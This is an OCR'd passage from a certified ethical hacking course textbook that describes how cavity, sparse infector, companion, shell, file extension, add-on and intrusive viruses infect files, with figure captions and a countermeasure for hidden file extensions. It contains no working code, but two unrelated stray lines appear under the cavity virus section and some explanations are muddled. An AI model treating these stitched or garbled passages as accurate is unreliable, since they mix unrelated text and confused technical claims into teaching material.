
c.) The "Unofficial" Variant C

mETAPhOr 1C bY tHE mENtal dRIller/29A

mETAPhOr 1C bY tHE mENtal dRIller/29A

d.) The .D variant (which was the "official" C of the original author)

FIGURE 7.12: Metamorphic Viruses Screenshot



File Overwriting or Cavity Viruses

Cavity Virus overwrites a part of the host file with a constant (usually nulls), without increasing the length of the file and preserving its functionality

- Sales and marketing management is the leading authority for executives in the sales and marketing management industries
- The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
```

File Overwriting or Cavity Viruses

These are also known as space-fillers since they maintain a constant file-size while infected by installing themselves into the target program. They append themselves to the end of files and also corrupt the start of files. This trigger event first activates and executes the virus code, and later the original application program.

Some program files have areas of empty space. This empty space is the main target of these viruses. The Cavity Virus, also known as the Space Filler Virus, stores its code in this empty space. The virus installs itself in this unoccupied space without any destruction to the original code. It installs itself in the file it attempts to infect.

This type of virus is rarely used because it is difficult to write. A new Windows file called the Portable Executable it designed for the fast loading of programs. However, it leaves a certain gap in the file while it is being executed that can be used by the Space Filler Virus to insert itself. The most popular virus family is the CIH virus.





FIGURE 7.13: File Overwriting or Cavity Virus



Sparse Infector Viruses

CEH Certified Ethical Hacker

Sparse Infector Virus

- Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose lengths fall within a narrow range

Difficult to Detect

- By infecting less often, such viruses try to minimize the probability of being discovered

Infection Process

Wake up on 15th of every month and execute code

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sparse Infector Viruses

Sparse infector viruses infect only occasionally (e.g., every tenth program executed or on particular day of the week) or only files whose lengths fall within a narrow range. By infecting less often, these viruses try to minimize the probability of being discovered.





FIGURE 7.14: Working of Sparse Infector Viruses



Companion/Camouflage Viruses

A Companion virus creates a companion file for each executable file the virus infects

Therefore, a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and infect the system

Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory

Attacker

Notepad.exe

Notepad.com

Companion/Camouflage Viruses

Companion Viruses

The companion virus stores itself by having the identical file name as the **targeted program file**. As soon as that file is executed, the virus infects the computer, and hard disk data is modified.

Companion viruses use **DOS** that run **COM** files before the EXE files are executed. The virus installs an identical COM file and infects the EXE files.

Source: http://www.cknow.com/vtutor/CompanionViruses.html

Here is what happens: Suppose a companion virus is executing on your PC and decides it is time to infect a file. It looks around and happens to find a file called PGM.EXE. It now creates a file called **PGM.COM**, containing the virus. The virus usually plants this file in the same directory as the .EXE file, but it could place it in any directory on your **DOS path**. If you type PGM and press Enter, DOS executes PGM.COM instead of **PGM.EXE**. (In order, DOS will execute COM, then EXE, and then BAT files of the same root name, if they are all in the same directory.) The virus executes, possibly infecting more files, and then loads and executes PGM.EXE. The user probably would fail to notice anything is wrong. It is easy to detect a **companion virus** just by the presence of the extra COM file in the system.




Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory
Attacker
Notepad.exe
Notepad.com

FIGURE 7.15: Working of Companion/Camouflage Viruses



Shell Viruses

- Virus code forms a shell **around the target host program's code**, making itself the original program and host code as its sub-routine
- Almost **all boot program viruses** are shell viruses

Shell Viruses

A shell virus code forms a layer around the target host program's code that can be compared to an "**egg shell**," making itself the original program and the **host code** its **sub-routine**. Here, the original code is moved to a new location by the virus code and the virus assumes its identity.





FIGURE 7.16: Working of Shell Viruses



File Extension Viruses

File Extension Viruses

- File extension viruses change the extensions of files
- .TXT is safe as it indicates a pure text file
- With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT
- If you have forgotten that extensions are turned off, you might think this is a text file and open it
- This is an executable Visual Basic Script virus file and could do serious damage
- Countermeasure is to turn off "Hide file extensions" in Windows

Folder Options

Folder views

You can apply the view (such as Details or Icons) that you are using for this folder to all folders of this type.

Advanced settings:


Files and Folders
- ☐ Always show icons, never thumbnails
- ☐ Always show menus
- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- ☐ Display the full path in the title bar
- Hidden files and folders
  - ○ Don't show hidden files, folders, or drives
  - ● Show hidden files, folders, and drives
- ☑ Hide empty drives in the Computer folder
- ☐ Hide extensions for known file types
- ☑ Hide folder merge conflicts

File Extension Viruses

Source: http://www.cknow.com/vtutor/FileExtensions.html

- File extension viruses change the extensions of files
- .TXT is safe as it indicates a pure text file
- With extensions are turned off, if someone sends you a file named BAD.TXT.VBS, you can only see BAD.TXT
- If you have forgotten that the extensions are actually turned off, you might think this is a text file and open it
- This is an executable Visual Basic Script virus file that could do serious damage

The countermeasure is to turn off "Hide file extensions" in Windows, as shown in the following screenshot:




You can apply the view (such as Details or Icons) that you are using for this folder to all folders of this type.

Advanced settings:

- Files and Folders
  - □ Always show icons, never thumbnails
  - □ Always show menus
  - ☑ Display file icon on thumbnails
  - ☑ Display file size information in folder tips
  - □ Display the full path in the title bar
  - Hidden files and folders
    - ○ Don't show hidden files, folders, or drives
    - ● Show hidden files, folders, and drives
  - ☑ Hide empty drives in the Computer folder
  - □ Hide extensions for known file types
  - ☑ Hide folder merge conflicts

FIGURE 7.17: Uncheck Hide File Extensions



Add-on and Intrusive Viruses

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their own code at the beginning

Intrusive Viruses

Intrusive viruses overwrite the host code partly or completely with the viral code

Add-on and Intrusive Viruses

Add-on Viruses

Most viruses are add-on viruses. This type of virus appends its code to the beginning of the host code without making any changes to the latter. Thus, the virus corrupts the startup information of the host code, and places itself in its place, but it does not touch the host code. However, the virus code is executed before the host code. The only indication that the file is corrupted is that the size of the file has increased.




FIGURE 7.18: Working of Add-on Viruses

Intrusive Viruses

Intrusive viruses overwrite their code either by completely removing the target host's program code or sometimes overwriting only part of it. Therefore, the **original code** is not executed properly.


